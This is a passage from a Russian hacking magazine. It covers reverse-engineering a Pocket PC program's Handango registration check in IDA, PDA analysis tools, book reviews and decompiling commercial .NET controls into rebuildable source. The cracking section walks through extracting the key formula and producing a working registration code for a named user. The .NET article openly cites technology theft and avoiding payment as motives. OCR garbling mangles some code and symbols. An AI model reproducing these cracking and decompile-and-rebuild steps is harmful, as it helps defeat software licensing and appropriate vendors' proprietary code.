.text:0002916C BL_wt01 [переводим строку с ключом в число]
.text:00029170 LDR R5, =unk_4D6E8
.text:00029174 ADD R1, R4, #0x164
.text:00029178 MOV R7, R0 [копируем ключ в R7]
.text:0002917C ADD R0, R5, #0xC
.text:00029180 BL __4CString_QAAABV0_ABV0__Z ; CString::operator=
(CString const &)
.text:00029184 MOV R3, R7,ASR#31
.text:00029188 STR R7, [R5,#0x10]
.text:0002918C MOV R1, R6
.text:00029190 STR R3, [R5,#0x14]
.text:00029194 ADD R0, R5, #8
.text:00029198 BL __4CString_QAAABV0_ABV0__Z ; CString::operator=
(CString const &)
.text:0002919C MOV R5, #0x5A0
.text:000291A0 MOV R3, #0
.text:000291A4 ORR R5, R5, #0xC
.text:000291A8 MOV R1, #0
.text:000291AC STR R3, [R4,R5]
.text:000291B0 MOV R0, R4 [блокировка окна]
.text:000291B4 BL_EnableWindow_CWnd_QAAAH_Z ; CWnd::EnableWindow(int)
.text:000291B8 LDR R0, [R4,#0x20]
.text:000291BC MOV R3, #0 [указатель на обработчик - NULL]
.text:000291C0 MOV R2, #0x1F4 [500 мс]
.text:000291C4 MOV R1, #1
.text:000291C8 BL SetTimer [устанавливаем таймер]
.text:000291CC B loc_291DC [локальный безусловный переход]
```

менты ее работы с самого начала (бросив взгляд на «Код начала функции принятия решения»).

Функция начинается с проверки на наличие ключа в поле ввода. Если ключ не введен, то его значение заменяется кодом «00000». Далее из ключа удаляются все пробелы, символы переноса и табуляции (функции CString::TrimLeft и CString::TrimRight), затем строковое значение ключа переводится в числовое функцией _wtoi. Кроме того, в этом блоке кода нашего внимания требуют две вещи.

Первая — то, что программа написана с использованием WinCE MFC, о чем говорят строки типа CString::operator=(char const *) или CWnd::MessageBoxW. Это несколько усложняет исследование: в отличие от WinAPI, строка представлена не просто адресом на данные в памяти, а адресом на объект CString, в котором содержится адрес на данные в памяти. Соответственно, и операции будут выполняться над этими объектами: CString::TrimRight.

код начала функции принятия решения

```
.text:000291D8 loc_291D8 ; CODE XREF: .text:000291E8
.text:000291D8 BL sub_29594
.text:000291DC loc_291DC ; CODE XREF: .text:000291CC
.text:000291DC LDR R3, [R4,R5] [чтение флага окончания очереди]
.text:000291E0 MOV R0, R4
.text:000291E4 CMP R3, #0 [если он равен нулю — продолжаем обработку]
.text:000291E8 BEQ loc_291D8 [вызов функции обработчика сообщений]
.text:000291EC MOV R1, #1
.text:000291F0 BL _EnableWindow_CWnd_QAAHH_Z ; CWnd::EnableWindow(int)
.text:000291F4 LDR R0, [R4,#0x20]
.text:000291F8 MOV R1, #1
.text:000291FC BL KillTimer [остановка таймера]
```

код функции обработки сообщений

```
.text:0002959C MOV R3, #0 ; wParamFilterMax
.text:000295A0 MOV R2, #0 ; wParamFilterMin
.text:000295A4 MOV R1, #0 ; hWnd
.text:000295A8 ADD R0, SP, #0x20+Msg ; lParam
.text:000295AC BL GetMessageW [принять сообщение]
.text:000295B0 MOVS R3, R0
.text:000295B4 ADDNE R0, SP, #0x20+Msg ; lParam
.text:000295B8 BLNE DispatchMessageW [обработать сообщение]
```

формирование строки RPN в памяти

```
.text:0001CFDC MOV R1, #2 ; size
.text:0001CFE0 MOV R0, #0x80 ; num
.text:0001CFE4 BL calloc [выделяем место в памяти]
.text:0001CFE8 MOV R2, R6,LSL#16
.text:0001CFEC LDR R3, =asc_48EE4
.text:0001CFF0 LDR R1, =aUIKeyC5S2KeyI ; wchar_t *
.text:0001CFF4 MOV R2, R2,ASR#16
.text:0001CFF8 MOV R4, R0
.text:0001CFFC BL swprintf [записываем строку по формату]
```

вид RPN в памяти программы

```
debug905:00092D90 31 00 34 00 36 00 33 00 20 00 69 00 20 00 6B 00 1.4.6.3. .i. .k.
debug905:00092DA0 65 00 79 00 20 00 2A 00 20 00 63 00 20 00 35 00 e.y. .* .c. .5.
debug905:00092DB0 20 00 25 00 20 00 3C 00 3C 00 20 00 32 00 20 00 .%. .<.<. .2. .
debug905:00092DC0 2A 00 20 00 2B 00 20 00 6B 00 65 00 79 00 20 00 *. .+. .k.e.y. .
debug905:00092DD0 69 00 20 00 3C 00 3C 00 20 00 2B 00 00 00 00 00 i. .<.<. .+.....
```

Шпаргалка по работе с IDA и eVC-отладчиком

	IDA	eVC
Запустить	F5	F5
Остановить	CTRL+F2	SHIFT+F5
Прервать	—	—
Шаг со входом	F7	F11
Шаг без входа	F8	F10
Шаг с выходом	CTRL+F7	SHIFT+F11
До курсора	F4	SHIFT+F10
Breakpoint	F2	F9
Перейти на адрес	в нужном окне нажать G и ввести адрес	выделить и перетащить адрес на нужное окно или нажать CTRL+G и ввести адрес

Вторая вещь — это таймер. Здесь нужно обратить внимание на параметр lpTimerFunc, установленный в NULL. Это говорит об отсутствии специального обработчика, то есть через 500 мс будет сге-

нерировано событие WM_TIMER, которое должно быть перехвачено и обработано либо внутри MESSAGE_MAP (для MFC), либо внутри основной функции окна (для WinAPI).

Изучим код по адресу loc_291DC, куда осуществляется безусловный локальный переход. С некоторого адреса в R3 загружается флаг, его проверка на равенство нулю создает еще одно ветвление. Если этот флаг не равен нулю, то окно регистрации разблокируется, а таймер останавливается и затем принимается решение об успешной регистрации. Если же R3 равен единице, происходит вызов функции по адресу 29594.

По адресу 29594 находится функция приема и передачи сообщений. Таким образом, флаг, загружаемый в R3, определяет, пуста ли очередь сообщений. Если она не пуста, вызов функции продолжается в цикле снова, пока не будет выставлена единица.

GetMessageW в качестве одного из параметров принимает структуру MSG, содержащую в себе параметр message (он определяет, какое именно сообщение было передано). Установка breakpoint на адрес 295B0 позволяет перехватить несколько сообщений, имеющих следующие идентификаторы: 0x0F, 0x0113. Смысл этих сообщений поможет понять файл winuser.h, обычно он лежит в папке \include\armv4 (при установленном Pocket PC 2003 SDK). Ищем полученные коды и находим события:

```
WM_PAINT — 0x0F (не очень подходит)
WM_TIMER — 0x0113 (то, что нужно)
```

После GetMessageW идет вызов DispatchMessageW, который по идее должен привести к обработчику сообщения. Но отладчики не дают отлавливать системные библиотеки. Как же узнать адрес функции обработчика? Наверное, способов не так много, но, естественно, все из них очень трудоемкие, поскольку подразумевают долгие поиски. Впрочем, лень — двигатель прогресса, так что для начала изучим содержимое Strings Window. Вдруг попадется что-то интересное? И действительно, внимание должна привлечь следующая строка:

```
• "%u i key * c 5 %s << 2 * + key i << +".
```

Handango Dynamic Registration

HANDANGO ЗАНИМАЕТСЯ ПРОДАЖЕЙ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ РАЗЛИЧНЫХ ПРОИЗВОДИТЕЛЕЙ (НАПРИМЕР RESCO), ПРЕДЛАГАЯ ПОСТАВЩИКАМ ЗАЩИТИТЬ ПРОДУКТЫ С ПОМОЩЬЮ СОБСТВЕННОЙ РАЗРАБОТКИ КОМПАНИИ — HANDANGO DYNAMIC REGISTRATION, КОТОРАЯ ПРЕДСТАВЛЯЕТ СОБОЙ АЛГОРИТМ ГЕНЕРАЦИИ КЛЮЧА С ИСПОЛЬЗОВАНИЕМ RPN (ОБРАТНОЙ ПОЛЬСКОЙ ЗАПИСИ). В ТЕ ДАЛЕКИЕ ВРЕМЕНА, КОГДА ЭВМ БЫЛИ БОЛЬШИМИ, ЭТА ФОРМА ЗАПИСИ БЫЛА БОЛЕЕ ИЗВЕСТНА В КРУГАХ ПРОГРАММИСТОВ, ПОСКОЛЬКУ ОНА ПОЗВОЛЯЕТ ЗАПИСАТЬ ЛЮБУЮ МАТЕМАТИЧЕСКУЮ ФОРМУЛУ ТАКИМ ОБРАЗОМ, ЧТОБЫ ЭВМ СМОГЛА ПРОЧИТАТЬ И ВЫПОЛНИТЬ ЕЕ ЗА ОДИН ПРОХОД, БЕЗ ВОЗВРАТОВ. НАПРИМЕР, У НАС ЕСТЬ ФОРМУЛА $((I == 0) * 123) + KEY + (C * 4)$. СНАЧАЛА ВЫПОЛНИТСЯ ДЕЙСТВИЕ $I == 0$, ПОТОМ $(I == 0) * 123$, ЗАТЕМ $((I == 0) * 123) + KEY$, ДАЛЕЕ $C * 4$. НАКОНЕЦ, $((I == 0) * 123) + KEY + (C * 4)$. RPN ТРЕБУЕТ, ЧТОБЫ СНАЧАЛА БЫЛИ ЗАПИСАНЫ ОПЕРАНДЫ, А ПОТОМ — САМА ОПЕРАЦИЯ. ТОГДА НАША ФОРМУЛА БУДЕТ ВЫГЛЯДЕТЬ ТАК: $I 0 == 123 * KEY + C 4 * +$

АЛГОРИТМ HANDANGO ИСПОЛЬЗУЕТ ДЛЯ ГЕНЕРАЦИИ КЛЮЧА СЛЕДУЮЩИЙ ПРИНЦИП. ДЛЯ КАЖДОЙ БУКВЫ ИМЕНИ (OWNER) ВЫЗЫВАЕТСЯ ФУНКЦИЯ $KEY = F(C, I, KEY)$, ГДЕ KEY — КЛЮЧ, ПЕРЕДАЮЩИЙСЯ НА СЛЕДУЮЩИЙ ШАГ, C — ТЕКУЩАЯ ДЛЯ ДАННОГО ШАГА БУКВА ИМЕНИ, I — ПОЗИЦИЯ ЭТОЙ БУКВЫ, А F() — СОБСТВЕННО ФУНКЦИЯ, РЕАЛИЗУЮЩАЯ RPN. ПО ОКОНЧАНИИ РАБОТЫ ПЕРЕМЕННАЯ KEY ДОЛЖНА СОДЕРЖАТЬ ПЯТИЗНАЧНЫЙ КЛЮЧ, СООТВЕТСТВУЮЩИЙ ВВЕДЕННОМУ ИМЕНИ. ПОДРОБНО АЛГОРИТМ РАБОТЫ РАССМОТРЕН НА ОФИЦИАЛЬНОМ САЙТЕ HANDANGO ДЛЯ РАЗРАБОТЧИКОВ (http://developer.handango.com/developerinformation.jsp?siteid=1&jid=e5fe799f7x8c843f8565efc72776d3ac&key=dev_dynamicregistration&pageid=6).

Да это же как раз Handango Dynamic Registration! Для того чтобы узнать, где и как используется эта строка, снова воспользуемся перекрестными ссылками (XREF). Итак, сначала дважды щелкнем по этой строке в окне Strings window, в результате попадаем в секцию .text. Теперь переходим по ссылке «DATA XREF: sub_1CAB4:off_1D03C», затем по «DATA XREF: sub_1CAB4+53C».

→ может быть, простое везение, а быть может, недосмотр автора привел нас к вот этому блоку кода (смотри «Формирование строки RPN в памяти»).

С помощью функции calloc выделяется чистый блок памяти, затем (при использовании найденной выше строки в качестве формата) функцией sprintf в этом блоке формируется RPN.

Установим breakpoint на адрес 1CFFC и запустим отладчик. После остановки можно изучить передаваемые параметры. Вот они:

```
char *buffer - 92D90 [указатель на пустое место]
const char *format - "%u i key * c 5 % << 2 + key i << + %s << 2 * + key i << +"
argument 1 - 0x05B7 [1463]
argument 2 - "%"
```

Чтобы увидеть результат (а именно, готовую RPN), необходимо перейти в память по адресу 92D90 и выполнить функцию sprintf.

Кажется, теперь все необходимые ингредиенты для генерации ключа известны. Так что можно отключить все breakpoints и на этой радужной ноте закончить исследовательскую часть.

→ теперь, зная RPN и Owner, перейдем на страничку тестирования (<http://developer.handango.com/Reg-Code.jsp>) и там введем данные в соответствующие поля. Итак, смотрим:

```
Owner: Getorix
RPN: 1463 i key * c 5 % << 2 + key i << +
Нажимаем кнопку Calculate Registration Code и получаем:
The Registration Code for this user will be: 19539
```

Убираем breakpoints, запускаем программу в нормальном режиме и пытаемся зарегистрироваться с полученным ключом. «Thank you for registering our product», — говорит Lexisgo.

→ на посошок можно сказать, что Handango Dynamic Registration очень распространена среди

программ для PocketPC, но, как можно было убедиться, она не создает надежной защиты. Количество «исследователей» PocketPC-программ растет с каждым днем, и можно только удивляться авторам, которые используют эту защиту, и, тем самым, не торопятся обезопасить свой программный продукт.

Приложив совсем немного усилий, можно сделать эту защиту не такой уж и податливой. Для начала надо сделать так, чтобы строка RPN не хранилась в секциях кода, данных или ресурсов целиком, — лучше написать функцию ее восстановления в памяти из мусора. Станет еще лучше, если вообще не восстанавливать ее в памяти, а передавать по кусочкам алгоритму генерации. Заверяю: одно это намного затруднит разбор, а сколько всего еще можно придумать! 🐞

предварительное исследование с использованием КПК

Все программы из обзора лежат на диске

CERegSpy

www.forwardlab.com

Любая уважающая себя программа не может не записать чего-нибудь в реестр, тем более введенный регистрационный ключ или trial'ный счетчик. Хорошо бы знать, к каким ключам происходит обращение и какая информация при этом передается. Нам как раз поможет утилита CERegSpy, которая занимается мониторингом API обращений к реестру. Нажимаем «start», запускаем исследуемую программу, закрываем ее, жмем «stop» и изучаем перехваченные обращения. Все просто. Еще утилита позволяет выбирать функции, которые необходимо перехватывать, что очень удобно для отсеивания лишнего.



SKTracker

<http://s-k-tools.com>

Эта программа позволяет отследить изменения, произошедшие на КПК. Сначала мы записываем текущее состояние файловой системы, системного реестра или системных БД, потом, после операций с подопытным приложением, снова записываем текущее состояние и сравниваем полученное. Также из окна просмотра можно запустить файловый менеджер или редактор реестра, удалить новые файлы и ключи реестра, экспортировать данные в текстовый файл.



PEinfo

<http://s-k.al.ru/wincepbaru.html>

Как видно из названия, основное назначение программы — показывать содержимое PE-header исполняемых файлов, но разработчики пошли дальше и добавили возможность просматривать и редактировать hex-код, ресурсы и многое другое — полноценный редактор исполняемого файла.



SKHexEd

<http://s-k-tools.com>

Наверное, лучший HEX-редактор для КПК. Позволяет не только просматривать и редактировать бинарные файлы, но и производить поиск в режимах hex, ascii, unicode, выделять блоки подсветкой, сравнивать файлы с сохранением результата, конвертировать значения и настраивать системные шрифты.





Взломы и настройка LINUX. 100 профессиональных советов и инструментов

М.: Издательство ЭКОМ, 2006
Фликенгер Р. / 288 страниц
Разумная цена: 164 рубля

Набор разнокалиберных полезных советов (и простых, и сложных) по наболевшим проблемам на серверах под управлением Linux. Правда, слово «взломы» употреблено в названии в очень переносном смысле. Видимо, автор решил сыграть на интересе людей к взлому. На самом деле в книге описаны: эффективное управление серверами под Linux, контроль версий, резервное копирование, советы и хитрости по работе с Сетью, мониторинг системных и сетевых ресурсов, использование SSH, написание собственных сценариев, настройка и использование Bind 9, MySQL и Apache. В общем, микс актуального и полезного.



Wi-фу: «боевые» приемы взлома и защиты беспроводных сетей

М.: ИТ Пресс, 2005
Владимиров А.А. / 463 страницы
Разумная цена: 335 рублей


Методы атак на беспроводные сети Wi-Fi и защита от них в одном флаконе. Обсуждается подбор аппаратных и программных средств для атаки и защиты. По шагам (!) расписаны различные атаки: взлом WEP, атака FMS, фальшивые точки доступа и DoS-атаки. Здесь же все слабости разрабатываемых протоколов безопасности, включая 802.11i, PPTP и IPSec. Описаны инструменты для обнаружения сети в режиме мониторинга и анализа трафика (Kismet, Wellenreiter, Airturf, Gtkskan, Airturf, Mognet, WifiScanner), системы обнаружения вторжений и способы защиты (криптографическая, аутентификация, VPN). Единственный минус: содержимое книжки поймет только тот, кто в теме.



Хакинг операционных систем Microsoft Windows XP и Linux не для дилетантов

М.: ЗАО «Новый издательский дом», 2005 / Леонтьев Б.К. / 320 страниц
Разумная цена: 155 рублей

В названии значатся XP и Linux, но солидная часть ее отдана работе с VMware Workstation. Это приложение эмулирует полнофункциональный компьютер с его аппаратной «начинкой». Каждый такой «компьютер» — виртуальная машина, ей управляет ОС, скажем XP или Linux. Пригодится, если вздумаете запустить несколько операционнок одновременно и работать в спарке. «Остаток» книги — важные моменты установки, настройки и работы в XP и Linux. Можешь читать как раз используя VMware Workstation.



.NET секретам

ДОБЫЧА ИСХОДНОГО КОДА ПРИЛОЖЕНИЙ

ЭТА СТАТЬЯ ПОСВЯЩАЕТСЯ ТЕХНИКЕ ВОССТАНОВЛЕНИЯ ИСХОДНОГО КОДА .NET-ПРОГРАММ. РАЗБЕРЕМ И ПРОБЛЕМЫ, ВОЗНИКАЮЩИЕ ПОСЛЕ ВОССТАНОВЛЕНИЯ ИСХОДНОГО КОДА, — НЕ РЕДКО ВОССТАНОВЛЕННЫЙ КОД ИМЕЕТ ОШИБКИ КОМПИЛЯЦИИ. В МОИХ СТАТЬЯХ (СМОТРИ В ПРЕДЫДУЩЕМ СПЕЦЕ) ОБ ЭТОМ УПОМИНАЕТСЯ |NIM(INT3 TEAM)|NIM@INT3.RU|


Зачем нужно восстанавливать исходный код? Есть две основные причины. Первая — это промышленный шпионаж. К примеру, на мировом рынке имеется около десятка компаний, производящих Grid control. На сегодняшний день три-четыре компании, то есть тройка лидеров, активно борются за покупателей, привнося в свой Grid control что-то новое. Если ноу-хау начинает пользоваться успехом и один из конкурентов получает серьезные преимущества на этом рынке, то и возникает ситуация, которая соблазняет конкурентов проникнуть в дебри технологии, чтобы внедрить ее в свой продукт.

Итак, первая причина — это восстановление исходного кода для кражи технологий.

Вторая причина — кража самого продукта ради уклонения от его оплаты. На данный момент мораль басни такова, что, поменяв названия классов и namespace'ов, можно с легкостью утверждать: «Компонент был написан кем-то другим :)». Настоящие разработчики не смогут доказать своих авторских прав». И почему же существуют эти причины? Если отбросить этическую и законную стороны вопроса, придем к выводу о том, что кража чужого труда приносит

большую экономическую выгоду — экономим время и деньги. Конечно, мы с тобой — не сторонники незаконных дел, поэтому будем знакомиться с данной технологией в чисто образовательных целях.

→ **восстановление исходного кода** достигается благодаря анализу исполняемого файла. Цель анализа — найти языковые конструкции исходного кода, характерные для данного участка исполняемого кода (так называемая технология «декомпиляция»). Однако декомпиляция обычно идет в два прохода. При первом происходит дизассемблирование анализатора — чтобы первоначально разобрать исполняемый файл и составить структуры для дальнейшего анализа кода. Дизассемблирование — это перевод исполняемого кода в код неких абстрактных команд. Не смешивать понятия дизассемблирования и декомпиляции! В .NET дизассемблирование выдает листинг IL-команд, а декомпиляция — исходный код на одном из .NET-языков высокого уровня (ЯВУ).



Посмотрим, как обычно происходит декомпиляция. Для этого воспользуемся Reflector'ом (www.aisto.com/roeder/dotnet) и плагином Reflector.FileDisassembler (www.denisbauer.com/NETTools), который позволяет сохранять классы в отдельные файлы, конвертировать ресурсы в формат *.resx и создавать файл проекта.

→ **первым примером** восстановления исходного кода выступит замечательный красивый контрол nicepanel. Его можно скачать с www.purecomponents.com/products/nicepanel. Будем декомпилировать его в C#, поскольку на нем он и был написан. Декомпилировать в другой ЯВУ как-то проблематично, так как существует разница в синтаксических конструкциях языков. Например, в VB.Net не учитывается регистр символов имени классов, методов и т.д., а в C# одинаковые буквы в разных регистрах считаются разными названиями. Reflector не учитывает этого, поэтому при декомпиляции C#-ного кода в VB.Net мы получим кучу ошибок.

Первая ошибка, которую выдал компилятор: PureComponents.NicePanel.Design\ActionMenuNative.cs(249): Небезопасный код может использоваться только при компиляции с параметром /unsafe.

В компоненте используются небезопасные конструкции, применяющие указатели. Как известно, указатели могут указывать на нераспределенную память или указывать совсем не туда, куда должен. Соответствующая ошибка программирования (в использовании указателей) довольно распространена, поэтому в .NET оставили лишь поддержку этой возможности (для случаев, где без указателей нельзя решить поставленную задачу).

Итак, нужно зайти в опции проекта и установить параметр Allow Unsafe Code Blocks = True. Затем еще раз делаем build и видим, что компилятор выдал 58 ошибок.

Начнем с проблемы, которая ждала нас в методе PureComponents.NicePanel.NicePanel::OnPaintBackground(PaintEventArgs pevent). Компилятор сообщает об ошибке

```
cs(416): Оператор '+' не может
применяться к операндам типа 'PureCom-
ponents.NicePanel.PanelHeaderSize'
и 'PureComponents.NicePanel.PanelHeaderSize'
```

Посмотрев на PanelHeaderSize, обнаруживаем, что это enum (перечисление).

```
public enum PanelHeaderSize
{
    Large = 40,
    Medium = 24,
    Small = 16
}
```

Вот уже становится понятно, что должно происходить сложение элементов перечисления, для чего в C# используется оператор (). Заменяв (+) на (), мы избавляемся от девяти ошибок. Аналогичная ошибка есть в методе

```
PureComponents.NicePanel.Design.NicePanelDesigner::OnRemoveAutoScrollPanel(object sender, EventArgs e).
```

В этом же классе компилятор ругается в методе

```
OnAddAutoScrollPanel(object sender,
EventArgs e) строка 345: Оператор '-'
не может применяться к операндам типа
'int' и 'PureComponents.NicePanel.PanelHeaderSize'.
```

Вот как раз эта строка:

```
panel1.Height = (int)((PanelHeaderSize)
this.m_NicePanel.Height) -
this.m_NicePanel.Style.HeaderStyle.Size) -
this.m_NicePanel.Style.FooterStyle.Size) -
((PanelHeaderSize)2));
```

Рассмотрим эту строку кода поближе. Во-первых, внимательно приглядываемся к приведению типа int к типу PanelHeaderSize: (PanelHeaderSize)this.m_NicePanel.Height. При этом происходит выравнивание к ближайшему элементу в перечислении PanelHeaderSize. К примеру, если Height будет равен 19-ти, то это преобразование округлит до PanelHeaderSize.Small(16). Если Height будет равен 21-му, преобразование округлит до PanelHeaderSize.Medium(24).

Таким преобразованием автор добился дискретности размера некоего окна, и поэтому размер окна в любом случае будет только одним из трех (40, 24, 16). В чем суть ошибки? Когда два enum'a участвуют в разности, результат автоматически преобразуется в тип int, и уже при сле-

дующем вычитании получается, что из объекта с типом int вычитается объект с типом PanelHeaderSize. Компилятор же видит несоответствие типов и выдает нам ошибку компиляции. Следовательно, для решения проблемы каждая разность должна быть выделена в отдельные скобки и результат разности должен быть приведен к типу PanelHeaderSize.

Жаль, но Reflector не учитывает эту особенность. Если есть время, можешь написать Аисту баг-репорт :). В результате эта строка кода должна выглядеть так:

```
panel1.Height = (int)((PanelHeaderSize)
((PanelHeaderSize)((PanelHeaderSize)
((PanelHeaderSize)this.m_NicePanel.Height) -
this.m_NicePanel.Style.HeaderStyle.Size) -
this.m_NicePanel.Style.FooterStyle.Size) -
((PanelHeaderSize)2));
```

Остаются еще две проблемы, связанные с этим несчастным перечислением :). Компилятор сообщает:

```
PureComponents.NicePanel\NicePanel.cs:
Оператор '/' не может применяться
к операндам типа 'PureComponents.NicePanel.PanelHeaderSize' и 'PureComponents.NicePanel.PanelHeaderSize'
```

Это происходит в строках 1704 и 1900. Вот правильный вид этих строк — первая:

```
int num2 = (int)(PanelHeaderSize)
(((PanelHeaderSize) (this.Height -
num1)) - this.Style.FooterStyle.Size)
+ ((int)this.Style.FooterStyle.Size / 2));
```

И вторая:

```
int num3 = (int) (((PanelHeaderSize)
num1) + ((this.Style.HeaderStyle.Size -
((PanelHeaderSize) 2)) / 2));
```

Далее следуют более каверзные ошибки (синтаксические). Например, в классе NicePanelDesigner строка 135:

```
if(<PrivateImplementationDetails>.$method0x60000d2-1 == null)
```

Тут запрятались сразу несколько ошибок. Знаки (>), (\$) и (-) не могут использоваться в названиях методов, классов и т.д. Открыв эту сборку в Reflector'e, обнаружим, что метод \$method0x60000d2-1 действительно существует: кликнем на название этого метода и попадем в интересный класс.

```
internal class <PrivateImplementationDetails>
```



```

{
// Fields
internal static $$struct0x6000067-1
$$method0x6000067-1; // data size: 176
bytes
internal static Hashtable
$$method0x60000d2-1;
internal static Hashtable
$$method0x60000d2-2;
internal static $$struct0x6000157-1
$$method0x6000157-1; // data size: 512
bytes

// Nested Types
[StructLayout(LayoutKind.Explicit, Size=0xb0, Pack=1)]
private struct $$struct0x6000067-1
{
}
[StructLayout(LayoutKind.Explicit, Size=0x200, Pack=1)]
private struct $$struct0x6000157-1
{
}
}

```

Этот класс находится в пространстве имен ("-"), которое создается компилятором автоматически, в него входят глобальные поля, методы и классы, что, правда, не поддерживается в C# и наводит на мысли о присутствии некоего защитного механизма. Кстати, из этого класса в проекте используется только одно поле `$$method0x60000d2-1`.

Чтобы исправить глюки, создадим класс `Helper`, а в нем — одно поле. Еще подправим все обращения к нему в строках 228, 148 и 135.

```

using System;
using System.Collections;

namespace PureComponents.NicePanel.Design
{
public class Helper
{
public static Hashtable Hashtable1;
}
}

```

И последняя ошибка, которая должна быть исправлена:

Сбой криптографических служб при создании подписи сборки 'nicePanelKey.snk' — Не удается найти указанный файл.

Этот закрытый ключ использован для цифровой подписи данного компонента. Чтобы исправить неприятность, заходим в файл `AssemblyInfo.cs` и смотрим на всякие атрибуты сборки, среди которых указаны:

```

AssemblyVersion, AssemblyProduct, AssemblyCopyright, AssemblyCompany, AssemblyKeyFile

```

и т.д. Можно заменить значения этих параметров на свои или совсем удалить их. Вот уже мы доби-

лись компилируемости декомпилированных исходников, теперь проверим их работоспособность ;).

Добавляем в `Solution` любой из примеров, поставляемых вместе с компонентом (я предпочел `Showcase` — он более наглядный и показывает почти все способности компонента), так что если допустим ошибку, симптомы ее присутствия будут видны.

Запустив пример, я не увидел никаких проблем, значит, восстановление исходного кода можно считать успешным ;).

→ **вторым примером** станет `Grid`-компонент от компании Janus (www.janusys.com/controls). Тело контрола было обфусцировано, но только в части кода, помеченной атрибутами доступа `private` и `internal`. Все `public`-методы и классы остались в первоизданном виде :) — благодаря этому контролю разработчики должны видеть нормальные названия классов и полей классов. Нам только на руку!

Первые ошибки, которые попадают в твоё поле зрения после декомпиляции, — это множественные ошибки ресурсов, связанные с тем, что декомпилятор создаёт отдельные папки для каждого пространства имён, а классы, входящие в них, складывает в эти папки, но почему-то он забывает складывать в них ресурсы. Классы, производные от `System.Windows.Forms.Control` или `System.Windows.Forms.Form`, могут иметь свой файл ресурса, и он должен располагаться в той же папке, где и сам класс. Следовательно, единственное оставшееся для нас действие — разложить файлы ресурсов в соответствующие папки. Например, нужно положить ресурс

```

Janus.Windows.GridEX.EditControls.Calendar.JNSAB.resx

```

